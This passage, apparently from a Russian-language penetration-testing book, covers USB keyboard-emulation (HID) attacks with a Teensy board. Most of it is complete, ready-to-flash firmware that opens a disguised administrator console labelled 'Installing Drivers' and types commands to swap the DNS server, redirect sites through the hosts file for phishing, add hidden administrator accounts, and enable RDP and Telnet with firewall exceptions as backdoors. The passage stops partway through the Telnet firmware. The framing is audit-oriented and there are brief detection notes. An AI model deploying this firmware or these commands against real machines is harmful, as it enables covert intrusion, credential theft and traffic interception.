Теперь подумайте, какова вероятность, что пользователь будет столь сознателен и сразу нажмет **Нет**, а не выберет, не читая, на автомате **Да** или, задумавшись, подождет необходимые несколько секунд, дав коду успешно выполниться. Современные пользователи привыкли к различным сообщениям от операционной системы, например обновлениям Java и прочим, поэтому

с большой долей вероятности юзер просто нажмет **Да**, даже не вчитываясь в то, что его спрашивают.

Проведя несколько тестов, можно убедиться в том, что все происходит не совсем незаметно для пользователя. В начале книги мы уже договорились о том, что не будем обсуждать то, как можно замаскировать наши устройства и каким способом можно заставить пользователей подключить его в USB-порт. Поэтому я не буду подробно расписывать возможные сценарии проведения пентеста, скажу лишь, что здесь наиболее уместны будут методы социальной инженерии.

Подведем небольшой итог. Мы выполнили первую атаку, создав в системе учетную запись с административными правами. Теперь злоумышленник сможет без труда выполнять любые действия на данной машине с правами администратора. На практике при проведении аудита такая атака может быть полезна для выявления учетных записей с избыточными правами. Ведь для того, чтобы создать учетную запись с административными правами, пользователю необходимо самому иметь данные права. На практике очень часто административные права имеют пользователи, которым они совершенно не нужны. Например, бухгалтеры или менеджеры. Создав с помощью приведенного выше сценария пользователя с административными правами, аудитор сможет предоставить заказчику доказательство наличия у пользователей избыточных прав.

Также стоит отметить, что создание злоумышленником учетной записи с административными правами может привести к тому, что он сможет отключить все средства защиты на данном узле. Например, он сможет отключить агента антивируса, системы предотвращения утечек информации. Кроме того, административная учетная запись позволяет злоумышленнику осуществлять атаки, находясь непосредственно в сети, то есть нет необходимости взламывать аккаунты других пользователей или повышать привилегии для имеющихся аккаунтов.

Приведенный пример достаточно прост в работе и не требует разработки сложного кода. Далее мы рассмотрим несколько аналогичных атак, которые позволят наглядно продемонстрировать уязвимость обследуемой сети к HID-атакам.

4.1.4. Замена DNS

Развивая тему, попробуем выполнить еще одну атаку. На этот раз мы попробуем атаковать сетевые настройки на машине пользователя. Сделать это можно несколькими способами, о некоторых из них мы еще поговорим далее, а пока попробуем изменить имя DNS сервера, который используется для разрешения доменных имен. В случае успешной реализации атаки мы подменим DNS, который используется для разрешения доменных имен в IP-адреса, тем самым мы заставим машину жертвы обращаться для разрешения имен к DNS-серверу, контролируемому злоумышленником. Это позволит реализовать нам ряд атак, связанных с подслушиванием и модификацией пользователь-

ского трафика (атаки класса человек посередине, MitM), а также с фишингом, то есть с атаками, суть которых заключается в перенаправлении пользователя на поддельный сайт, внешне полностью похожий на легальный сайт. Например, можно подменить IP-адрес сайта paysystem.com, в результате чего пользователь, обратившись по данному адресу, попадет на поддельную страницу, которая по своему внешнему виду не будет ничем отличаться от настоящей. В результате пользователь, ни о чем не подозревая, укажет на данном сайте свои учетные данные. Затем он, к примеру, получит сообщение об ошибке и будет перенаправлен на настоящий сайт. А злоумышленник получит учетные данные пользователя, которые затем сможет использовать в своих целях.

Теперь перейдем к практической части реализации атаки. Для начала нам необходимо проверить корректность работы команды, меняющей настройки DNS на локальной машине. Для этого откроем командную строку и выполним следующее:

```
netsh interface ip set dns \"Local Area Connection\" static 8.8.8.8
```

Здесь для интерфейса `Local Area Connection` указывается DNS-сервер 8.8.8.8. Результат корректного выполнения команды представлен на рис. 4.3.




Рис. 4.3. Замена DNS

Далее приводится полный код прошивки для макетной платы Teensy. Напомню, что все исходные коды можно найти в приложенном к книге архиве.

```
#include<usb_private.h> //объявляем необходимую библиотеку
# define PAYLOAD_CHANGE_DNS " netsh interface ip set dns \"Local Area Connection\"
static 192.168.1.1" //определяем команду
void setup() { //обязательная процедура setup
  delay(3000); //задержка 3 секунды
  minimise_windows(); //очищаем рабочий стол и переходим в меню Пуск
  delay(500); //ждем полсекунды
  while(!cmd_admin(3,500)) //пытаемся создать окно cmd в минимальном разрешении
  {
    reset_windows_desktop(2000);
  }
```

```
  Keyboard.println(PAYLOAD_CHANGE_DNS); //выполняем первую команду
  delay(2000);
  Keyboard.println("exit"); //закрываем окно cmd
}

void loop(){
} //цикл пуст, так как мы не собираемся производить повторяющихся действий

void wait_for_drivers(int sleep) //в данной процедуре мы проверяем корректность
                                 //установки драйверов
{
  bool CapsLockTrap = is_caps_on();
  while(CapsLockTrap == is_caps_on())
  {
    Keyboard.set_key1(KEY_CAPS_LOCK);
    Keyboard.send_now();
    delay(200);
    Keyboard.set_modifier(0);
    Keyboard.set_key1(0);
    Keyboard.send_now();
    delay(500);
    delay(sleep);
  }
  Keyboard.set_key1(KEY_CAPS_LOCK);
  Keyboard.send_now();
  delay(200);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(sleep);
}

int ledkeys(void) {return int(keyboard_leds);} //опрашиваем состояния светодиодов клавиатуры

bool is_caps_on(void) {return ((ledkeys() & 2) == 2) ? true : false;} //горит ли
                                                                      //светодиод CAPS LOCK

bool cmd_admin(int reps, int millisecs) //окно командной строки от имени
                                        //администратора
{
  make_sure_capslock_is_off(); //вызов процедуры проверки состояния CAPS_LOCK
  delay(700);
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.send_now();
  Keyboard.set_modifier(0);
  Keyboard.send_now();
  delay(3000);
  Keyboard.print("cmd /T:01 /K \"@echo off && mode con:COLS=15 LINES=1 && title
                 Installing Drivers\""); //окно командной строки будет называться
                                         //Installing Drivers. Пытаемся ввести
                                         //пользователя в заблуждение
```

```
  delay(2000);
  Keyboard.set_modifier(MODIFIERKEY_CTRL);
  Keyboard.send_now();
  Keyboard.set_modifier(MODIFIERKEY_CTRL | MODIFIERKEY_SHIFT);
  Keyboard.send_now();
  Keyboard.set_key1(KEY_ENTER);
  Keyboard.send_now();
  delay(200);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(7000);
  send_left_enter();
  delay(4000);
  create_click_capslock_win();
  check_for_capslock_success_teensy(reps,millisecs); //проверяем, что CAPS LOCK нажат,
                                                     //значит, все действия выполнены успешно
}

bool cmd(int reps, int millisecs, char *SomeCommand) //процедура выполнения команд
{
  make_sure_capslock_is_off();
  delay(700);
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.set_key1(KEY_R);
  Keyboard.send_now();

  delay(500);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();

  Keyboard.print(SomeCommand);
  Keyboard.set_key1(KEY_ENTER);
  Keyboard.send_now();

  Keyboard.set_key1(0);
  Keyboard.send_now();

  delay(3000);
  create_click_capslock_win();
  check_for_capslock_success_teensy(reps,millisecs); //проверяем, что CAPS LOCK нажат,
                                                     //значит, все действия выполнены успешно
}

void make_sure_capslock_is_off(void) //эта процедура проверяет, что CAPS LOCK
                                     //не нажат. Если нажат, то жмем еще раз
{
  if (is_caps_on())
  {
    delay(500);
```

```
    Keyboard.set_key1(KEY_CAPS_LOCK);
    Keyboard.send_now();
    delay(200);
    delay(700);
    Keyboard.set_modifier(0);
    Keyboard.set_key1(0);
    Keyboard.send_now();
    delay(500);
  delay(700);
  }
}

void create_click_capslock_win() //процедура создает файл с VBscript-сценарием,
                                 //нажимающим CAPS_LOCK
{
  Keyboard.println("echo Set WshShell = WScript.CreateObject(\"WScript.Shell\"):
                   WshShell.SendKeys \"{CAPSLOCK}\"' > %temp%\\capslock.vbs");
  delay(400);
  Keyboard.println("wscript %temp%\\capslock.vbs");
  delay(2000);
}

bool check_for_capslock_success_teensy(int reps, int millisecs) //процедура после
       //заданной паузы, проверяет, нажат ли CAPS LOCK. Если да, то вызываем
       //процедуру его отключения
{
unsigned int i = 0;
  do
  {
    delay(millisecs);
    if (is_caps_on())
    {
      make_sure_capslock_is_off();
      delay(700);
      return true;
    }
    i++;
  }
  while (!is_caps_on() && (i<reps));
  return false;
}

void minimise_windows(void) //процедура минимизации окна
{
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.set_key1(KEY_M);
  Keyboard.send_now();
  delay(300);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
```

```
  delay(300);
}

void reset_windows_desktop(int sleep)
{
  delay(1000);
  minimise_windows();
  delay(sleep);
  minimise_windows();
  delay(sleep);
  minimise_windows();
  delay(200);
}

void send_left_enter(){
   delay(1000);
   Keyboard.set_key1(KEY_LEFT);
   Keyboard.send_now();
   delay(100);
   Keyboard.set_key1(0);
   Keyboard.send_now();

   Keyboard.set_key1(KEY_ENTER);
   Keyboard.send_now();
   delay(100);
   Keyboard.set_key1(0);
   Keyboard.send_now();
}
```

Скопируем исходный код в окно Arduino IDE, откомпилируем код и запишем его на макетную плату, по аналогии с тем, как это делалось в предыдущем примере. Результатом выполнения будет изменение IP-адреса сервера DNS, используемого по умолчанию.

В случае если данная атака успешно выполнилась на атакуемой машине, можно смело делать вывод о том, что корпоративные настройки безопасности уязвимы как к атакам класса «человек посередине», так и к атакам, связанным с подменой сайтов («фишингу»). Обнаружить результаты данной атаки можно с помощью сетевых средств безопасности. Например, обращения пользователей к поддельному DNS-серверу можно увидеть с помощью средств обнаружения вторжений, которые будут логировать большое количество сетевых запросов на разрешение имен, направленных к постороннему, не корпоративному DNS-серверу. Однако так ли часто администраторы смотрят в журналы IDS? Да и настроено ли там вообще такое правило?

4.1.5. Модификация файла Hosts

Если атака с подменой DNS может быть обнаружена с помощью средств обнаружения атак, так как DNS-запросы к внешнему серверу при наличии

корпоративного выглядят подозрительно, то прямое обращение к серверам злоумышленника обнаружить будет гораздо сложнее. Для того чтобы пользователь обращался к ресурсу злоумышленника, думая, что это легальный ресурс, можно внести соответствующие правки в файл hosts. Данный файл находится в системном каталоге Windows system32\drivers\etc\. Общий принцип атаки аналогичен варианту с подменой DNS-сервера и построен на принципе фишинга – перенаправлении пользователя на поддельный сайт. Однако при разрешении доменного имени сайта используется несколько источников в определенной последовательности: сначала компьютер пытается найти IP-адрес искомого сайта в файле hosts, и только в случае, если в нем ничего найти не удалось, производится обращение к DNS-серверу. Если мы создадим запись о каком-либо узле в файле hosts, то компьютер не будет обращаться к DNS-серверу, а сразу использует данные из hosts. Сетевые средства защиты не смогут обнаружить такую активность, потому что никаких обращений к «чужому» DNS-серверу не будет.

Для выполнения данной атаки нам необходимо создать запись в файле `%systemroot%\system32\drivers\etc\hosts`.

Например, если мы хотим, чтобы при обращении пользователя к сайту goodsite.ru производилось обращение к узлу 1.1.1.1, необходимо добавить в hosts следующую строку:

```
1.1.1.1 goodsite.ru
```

В командной строке ОС Windows это можно сделать с помощью следующей команды:

```
echo 1.1.1.1 goodsite.ru >> %systemroot%\\system32\\drivers\\etc\\hosts
```

Вот так выглядит успешное выполнение данной команды (рис. 4.4).




Рис. 4.4. Окно, в котором Teensy выполняет команды

Прошивка для Teensy, выполняющая данную атаку, будет иметь следующий вид:

```
#include <usb_private.h> //объявляем необходимую библиотеку
# define PAYLOAD_CHANGE_HOSTS "echo 1.1.1.1 goodsite.ru >> %systemroot%\\
system32\\drivers\\etc\\hosts " //определяем команду
void setup() { //обязательная процедура setup
 delay(3000); //задержка 3 секунды
 minimise_windows(); //очищаем рабочий стол и переходим в меню Пуск
 delay(500); //ждем полсекунды
 while(!cmd_admin(3,500)) //пытаемся создать окно cmd в минимальном разрешении
 {
  reset_windows_desktop(2000);
 }
 Keyboard.println(PAYLOAD_CHANGE_HOSTS); //выполняем первую команду
 delay(2000);
 Keyboard.println("exit"); //закрываем окно cmd
}

void loop(){
} //цикл пуст, так как мы не собираемся производить повторяющихся действий

void wait_for_drivers(int sleep) //в данной процедуре мы проверяем корректность
                                 //установки драйверов
{
 bool CapsLockTrap = is_caps_on();
 while(CapsLockTrap == is_caps_on())
 {
  Keyboard.set_key1(KEY_CAPS_LOCK);
  Keyboard.send_now();
  delay(200);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(sleep);
 }
 Keyboard.set_key1(KEY_CAPS_LOCK);
 Keyboard.send_now();
 delay(200);
 Keyboard.set_modifier(0);
 Keyboard.set_key1(0);
 Keyboard.send_now();
 delay(500);
 delay(sleep);
}

int ledkeys(void) {return int(keyboard_leds);} //опрашиваем состояния
                                               //светодиодов клавиатуры

bool is_caps_on(void) {return ((ledkeys() & 2) == 2) ? true : false;} //горит ли
                                                    //светодиод CAPS LOCK

bool cmd_admin(int reps, int millisecs) //окно командной строки от имени
                                        //администратора
```

```
{
  make_sure_capslock_is_off();//вызов процедуры проверки состояния CAPS_LOCK
  delay(700);
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.send_now();
  Keyboard.set_modifier(0);
  Keyboard.send_now();
  delay(3000);
  Keyboard.print("cmd /T:01 /K \"@echo off && mode con:COLS=15 LINES=1 && title
                 Installing Drivers\""); //окно командной строки будет называться
                                         //Installing Drivers. Пытаемся ввести
                                         //пользователя в заблуждение
  delay(2000);
  Keyboard.set_modifier(MODIFIERKEY_CTRL);
  Keyboard.send_now();
  Keyboard.set_modifier(MODIFIERKEY_CTRL | MODIFIERKEY_SHIFT);
  Keyboard.send_now();
  Keyboard.set_key1(KEY_ENTER);
  Keyboard.send_now();
  delay(200);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(7000);
  send_left_enter();
  delay(4000);
  create_click_capslock_win();
  check_for_capslock_success_teensy(reps,millisecs); //проверяем, что CAPS LOCK нажат,
                                                     //значит, все действия выполнены успешно
}

bool cmd(int reps, int millisecs, char *SomeCommand) //процедура выполнения команд
{
  make_sure_capslock_is_off();
  delay(700);
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.set_key1(KEY_R);
  Keyboard.send_now();

  delay(500);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();

  Keyboard.print(SomeCommand);
  Keyboard.set_key1(KEY_ENTER);
  Keyboard.send_now();

  Keyboard.set_key1(0);
  Keyboard.send_now();

  delay(3000);
```

```
  create_click_capslock_win();
  check_for_capslock_success_teensy(reps,millisecs); //проверяем, что CAPS LOCK нажат,
                                        //значит, все действия выполнены успешно
}

void make_sure_capslock_is_off(void) //эта процедура проверяет, что CAPS LOCK
                                     //не нажат. Если нажат, то жмем еще раз
{
  if (is_caps_on())
  {
    delay(500);
    Keyboard.set_key1(KEY_CAPS_LOCK);
    Keyboard.send_now();
    delay(200);
    delay(700);
    Keyboard.set_modifier(0);
    Keyboard.set_key1(0);
    Keyboard.send_now();
    delay(500);
    delay(700);
  }
}

void create_click_capslock_win() //процедура создает файл с VBscript-сценарием,
                                 //нажимающим CAPS_LOCK
{
  Keyboard.println("echo Set WshShell = WScript.CreateObject(\"WScript.Shell\"):
WshShell.SendKeys \"{CAPSLOCK}\"' > %temp%\\capslock.vbs");
  delay(400);
  Keyboard.println("wscript %temp%\\capslock.vbs");
  delay(2000);
}

bool check_for_capslock_success_teensy(int reps, int millisecs) //процедура
                                     //после заданной паузы проверяет, нажат ли
                                     //CAPS LOCK. Если да, то вызываем процедуру
                                     //его отключения
{
  unsigned int i = 0;
  do
    {
      delay(millisecs);
      if (is_caps_on())
      {
        make_sure_capslock_is_off();
        delay(700);
        return true;
      }
      i++;
    }
  while (!is_caps_on() && (i<reps));
  return false;
```

```
}

void minimise_windows(void) //процедура минимизации окна
{
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.set_key1(KEY_M);
  Keyboard.send_now();
  delay(300);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(300);
}

void reset_windows_desktop(int sleep)
{
  delay(1000);
  minimise_windows();
  delay(sleep);
  minimise_windows();
  delay(sleep);
  minimise_windows();
  delay(200);
}

void send_left_enter(){
    delay(1000);
    Keyboard.set_key1(KEY_LEFT);
    Keyboard.send_now();
    delay(100);
    Keyboard.set_key1(0);
    Keyboard.send_now();

    Keyboard.set_key1(KEY_ENTER);
    Keyboard.send_now();
    delay(100);
    Keyboard.set_key1(0);
    Keyboard.send_now();
    }
```

Процесс записи кода на макетную плату аналогичен предыдущим примерам, поэтому здесь комментировать нечего. Разве что напомню о необходимости извлечения макетной платы из USB-порта сразу после записи прошивки.

Успешное выполнение данной атаки говорит об уязвимости пользовательских компьютеров к атакам типа фишинг. В борьбе с ней сетевые средства защиты будут малоэффективны, так как они будут видить лишь обращения к серверам злоумышленника по протоколам http/https. И если серверы злоумышленника не внесены ни в какие базы подозрительных узлов (black lists),

то ничего подозрительного в таком трафике средства сетевой безопасности не увидят. Поэтому для защиты от таких атак необходимо контролировать целостность критичных для системы файлов, в частности hosts. О том, как это сделать, мы будем говорить в следующей главе, посвященной средствам защиты.

4.1.6. Включаем RDP

Рассмотрев способы обманного получения передаваемой пользователем информации, мы перейдем к рассмотрению атак, связанных с получением удаленного доступа на машину пользователя. Целью данных атак является получение доступа на пользовательскую машину как для хищения конфиденциальной информации данного пользователя, так и для использования его хоста в качестве плацдарма для развития атаки на другие узлы в корпоративной сети.

Для начала попробуем получить доступ по протоколу RDP. Для этого нам необходимо запустить службу удаленного доступа на машине, затем создать пользователя с правами удаленного доступа. Также нужно открыть необходимые порты на межсетевом экране Windows.

Начнем с создания учетных записей. Первой командой мы создаем учетную запись rdp, а второй добавляем ее в группу локальных администраторов.

```
net user rdp p@ssw0rd /add
net localgroup Administrators rdp /add
```

А вот процесс запуска службы удаленного рабочего стола стоит рассмотреть более подробно, так как здесь имеется ряд специфических моментов.

В частности, для того чтобы осуществить запуск удаленного рабочего стола, нам необходимо внести некоторые правки в реестр операционной системы. Прежде всего, следует разрешить удаленные подключения к данной машине. Для этого нужно выполнить следующее:

```
reg add \"HKLM\System\CurrentControlSet\Control\Terminal Server\" /v fDenyTSConnections /t
REG_DWORD /d 0 /f
```

Служба удаленного рабочего стола должна стартовать автоматически. Для этого выполняем следующую команду:

```
reg add \"HKLM\System\CurrentControlSet\Services\TermService\" /v Start /t REG_DWORD /d 2 /f
```

После внесения необходимых правок в реестр службу удаленного рабочего стола можно запустить с помощью команды:

```
sc start termservice
```

Межсетевой экран ОС Windows является неотъемлемой частью всех последних версий данной операционной системы. Вполне возможно, что он активирован на пользовательской машине. В любом случае, лучше добавить удаленный рабочий стол в список исключений межсетевого экрана:

```
netsh firewall set service type = remotedesktop mode = enable
```

Несмотря на кажущуюся сложность выполняемых действий, в реальности никаких особых проблем при использовании их вместе с Teensy возникнуть не должно. Однако стоит отметить, что выполнение действий, связанных с запуском сервисов, может потребовать большего времени, поэтому делаем паузу в 2 секунды между командами. Это наша страховка на случай каких-либо задержек в работе операционной системы.

```
#include<usb_private.h> //объявляем необходимую библиотеку
# define PAYLOAD_USER_ADD " net user rdp p@ssw0rd /add" //определяем команду
# define PAYLOAD_GROUP_ADD " net localgroup Administrators rdp /add"
# define PAYLOAD_REG_EDIT " reg add \"HKLM\\System\\CurrentControlSet\\Control\\
Terminal Server\\" /v fDenyTSConnections /t REG_DWORD /d 0 /f"
# define PAYLOAD_REG_AUTOSTART " reg add \"HKLM\System\\CurrentControlSet\Services\\
TermService\\" /v Start /t REG_DWORD /d 2 /f "
# define PAYLOAD_SERVICE_AUTOSTART "sc start termservice"
# define PAYLOAD_FW_EXCLUDE "netsh firewall set service type = remotedesktop mode = enable"

void setup() { //обязательная процедура setup
  delay(3000); //задержка 3 секунды
  minimise_windows(); //очищаем рабочий стол и переходим в меню Пуск
  delay(500); //ждем полсекунды
  while(!cmd_admin(3,500)) //пытаемся создать окно cmd в минимальном разрешении
  {
    reset_windows_desktop(2000);
  }
  Keyboard.println(PAYLOAD_USER_ADD); //выполняем первую команду
  delay(2000);
  Keyboard.println(PAYLOAD_GROUP_ADD);
  delay(2000);
  Keyboard.println(PAYLOAD_REG_EDIT);
  delay(2000);
  Keyboard.println(PAYLOAD_REG_AUTOSTART);
  delay(2000);
  Keyboard.println(PAYLOAD_SERVICE_AUTOSTART);
  delay(2000);
  Keyboard.println(PAYLOAD_FW_EXCLUDE);
  delay(2000);

  Keyboard.println("exit"); //закрываем окно cmd
}

void loop(){
} //цикл пуст, так как мы не собираемся производить повторяющихся действий

void wait_for_drivers(int sleep) //в данной процедуре мы проверяем корректность
                                 //установки драйверов
{
  bool CapsLockTrap = is_caps_on();
  while(CapsLockTrap == is_caps_on())
    {
      Keyboard.set_key1(KEY_CAPS_LOCK);
```

```
    Keyboard.send_now();
    delay(200);
    Keyboard.set_modifier(0);
    Keyboard.set_key1(0);
    Keyboard.send_now();
    delay(500);
    delay(sleep);
   }
  Keyboard.set_key1(KEY_CAPS_LOCK);
  Keyboard.send_now();
  delay(200);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(sleep);
}

int ledkeys(void) {return int(keyboard_leds);} //опрашиваем состояния светодиодов
                                               //клавиатуры

bool is_caps_on(void) {return ((ledkeys() & 2) == 2) ? true : false;} //горит ли
                                                    //светодиод CAPS LOCK

bool cmd_admin(int reps, int millisecs) //окно командной строки от имени
                                        //администратора
{
  make_sure_capslock_is_off(); //вызов процедуры проверки состояния CAPS_LOCK
  delay(700);
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.send_now();
  Keyboard.set_modifier(0);
  Keyboard.send_now();
  delay(3000);
  Keyboard.print("cmd /T:01 /K \"@echo off && mode con:COLS=15 LINES=1 && title
                Installing Drivers\""); //окно командной строки будет называться
                                        //Installing Drivers. Пытаемся ввести
                                        //пользователя в заблуждение
  delay(2000);
  Keyboard.set_modifier(MODIFIERKEY_CTRL);
  Keyboard.send_now();
  Keyboard.set_modifier(MODIFIERKEY_CTRL | MODIFIERKEY_SHIFT);
  Keyboard.send_now();
  Keyboard.set_key1(KEY_ENTER);
  Keyboard.send_now();
  delay(200);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(7000);
  send_left_enter();
```

```
  delay(4000);
  create_click_capslock_win();
  check_for_capslock_success_teensy(reps,millisecs); //проверяем, что CAPS LOCK нажат,
                                          //значит, все действия выполнены успешно
}

bool cmd(int reps, int millisecs, char *SomeCommand) //процедура выполнения команд
{
  make_sure_capslock_is_off();
  delay(700);
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.set_key1(KEY_R);
  Keyboard.send_now();

  delay(500);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();

  Keyboard.print(SomeCommand);
  Keyboard.set_key1(KEY_ENTER);
  Keyboard.send_now();

  Keyboard.set_key1(0);
  Keyboard.send_now();

  delay(3000);
  create_click_capslock_win();
  check_for_capslock_success_teensy(reps,millisecs); //проверяем, что CAPS LOCK нажат,
                                          //значит, все действия выполнены успешно
}

void make_sure_capslock_is_off(void) // эта процедура проверяет, что CAPS LOCK
                                     //не нажат. Если нажат, то жмем еще раз
{
  if (is_caps_on())
  {
    delay(500);
    Keyboard.set_key1(KEY_CAPS_LOCK);
    Keyboard.send_now();
    delay(200);
    delay(700);
    Keyboard.set_modifier(0);
    Keyboard.set_key1(0);
    Keyboard.send_now();
    delay(500);
    delay(700);
  }
}

void create_click_capslock_win() //процедура создает файл с VBscript-сценарием,
                                 //нажимающим CAPS_LOCK
```

```
{
  Keyboard.println("echo Set WshShell = WScript.CreateObject(\"WScript.Shell\"):
                    WshShell.SendKeys \"{CAPSLOCK}\"' > %temp%\\capslock.vbs");
  delay(400);
  Keyboard.println("wscript %temp%\\capslock.vbs");
  delay(2000);
}

bool check_for_capslock_success_teensy(int reps, int millisecs) //процедура после
                                //заданной паузы, проверяет, нажат ли CAPS LOCK.
                                //Если да, то вызываем процедуру его отключения
{
  unsigned int i = 0;
  do
  {
    delay(millisecs);
    if (is_caps_on())
    {
      make_sure_capslock_is_off();
      delay(700);
      return true;
    }
    i++;
  }
  while (!is_caps_on() && (i<reps));
  return false;
}

void minimise_windows(void) //процедура минимизации окна
{
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.set_key1(KEY_M);
  Keyboard.send_now();
  delay(300);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(300);
}

void reset_windows_desktop(int sleep)
{
  delay(1000);
  minimise_windows();
  delay(sleep);
  minimise_windows();
  delay(sleep);
  minimise_windows();
  delay(200);
}

void send_left_enter(){
```

```
    delay(1000);
    Keyboard.set_key1(KEY_LEFT);
    Keyboard.send_now();
    delay(100);
    Keyboard.set_key1(0);
    Keyboard.send_now();

    Keyboard.set_key1(KEY_ENTER);
    Keyboard.send_now();
    delay(100);
    Keyboard.set_key1(0);
    Keyboard.send_now();
}
```

Мы создали «черный ход», с помощью которого можно беспрепятсвенно заходить на пользовательскую машину и выполнять с нее любые команды под правами локального администратора. Но у технологии удаленного рабочего стола есть существенный недостаток – его крайне сложно использовать незаметно на десктопных редакциях ОС Windows. Все потому, что если в момент подключения удаленного пользователя локально за компьютером уже кто-то работает, то его сессия будет завершена.

Однако с помощью все той же социальной инженерии можно использовать удаленный доступ, в то время когда никто не работает за компьютером. Обнаружить данную брешь можно с помощью регулярных сканирований средствами анализа защищенности.

4.1.7. Включаем сервер Telnet

Служба Telnet давно уже считается угрозой информационной безопасности прежде всего из-за того, что данный протокол передает все данные в открытом виде, без шифрования. По этой причине корпорация Майкрософт исключила клиент и сервер Telnet из состава программного обеспечения, установленного по умолчанию в ОС Windows. Немного отвлекаясь, замечу, что отсутствие клиента Telnet вызывает массу раздражений, когда нужно проверить доступность порта на узле.

Однако для наших целей тестирования на проникновение серверная служба Telnet подойдет как нельзя кстати, ведь, в отличие от RDP, она никак не заметна для работающего за данной машиной пользователя. Некоторым неудобством Telnet можно назвать то, что она консольная, что может несколько ограничить использование приложений с графическим интерфейсом.

Перейдем к практической части. Для начала нам необходимо создать пользователя и добавить его в группу Администраторов и Клиентов Telnet.

Здесь все команды уже должны быть знакомы.

```
net user tester p@ssw0rd /add
net localgroup Administrators tester /add
net localgroup TelnetClients tester /add
```

Далее нам необходимо обойти «ограничение» разработчиков и установить сервер Telnet с помощью диспетчера пакетов Windows.

```
pkgmgr /iu:\"TelnetServer\"
```

Дальнейшие шаги аналогичны работе с установкой сервиса удаленного рабочего стола. Сначала прописываем автоматический запуск данной службы:

```
reg add \"HKLM\\System\CurrentControlSet\Services\TlntSvr\" /v Start /t REG_DWORD /d 2 /f
```

В свойствах сервиса также указываем автоматический автозапуск.

```
sc config TlntSvr start= auto
```

Запускаем сервис сервера Telnet.

```
sc start TlntSvr
```

И также делаем исключение в настройках межсетевого экрана Windows. На это раз для порта Telnet – 23.

```
netsh firewall set portopening protocol = tcp port = 23 mode = enable
```

Здесь нам также необходимо позаботиться о некоторых паузах, особенно на шаге, связанном с установкой пакета Telnet. Код для Teensy будет иметь следующий вид:

```
#include<usb_private.h> //объявляем необходимую библиотеку
# define PAYLOAD_USER_ADD "net user tester p@ssw0rd /add"
# define PAYLOAD_GROUP_ADD "net localgroup Administrators tester /add"
# define PAYLOAD_TELNETGROUP_ADD "net localgroup TelnetClients tester /add"
# define PAYLOAD_TELNETPACK_ADD "pkgmgr /iu:\"TelnetServer\""
# define PAYLOAD_REG_EDIT "reg add \"HKLM\\System\CurrentControlSet\Services\TlntSvr\"
/v Start /t REG_DWORD /d 2 /f "
# define PAYLOAD_SERVICE_AUTOSTART sc config TlntSvr start= auto"
# define PAYLOAD_SERVICE_START "sc start TlntSvr"
# define PAYLOAD_FW_EXCLUDE "netsh firewall set portopening protocol = tcp port = 23
mode = enable "

void setup() { //обязательная процедура setup
  delay(3000); //задержка 3 секунды
  minimise_windows(); //очищаем рабочий стол и переходим в меню Пуск
  delay(500); //ждем полсекунды
  while(!cmd_admin(3,500)) //пытаемся создать окно cmd в минимальном разрешении
  {
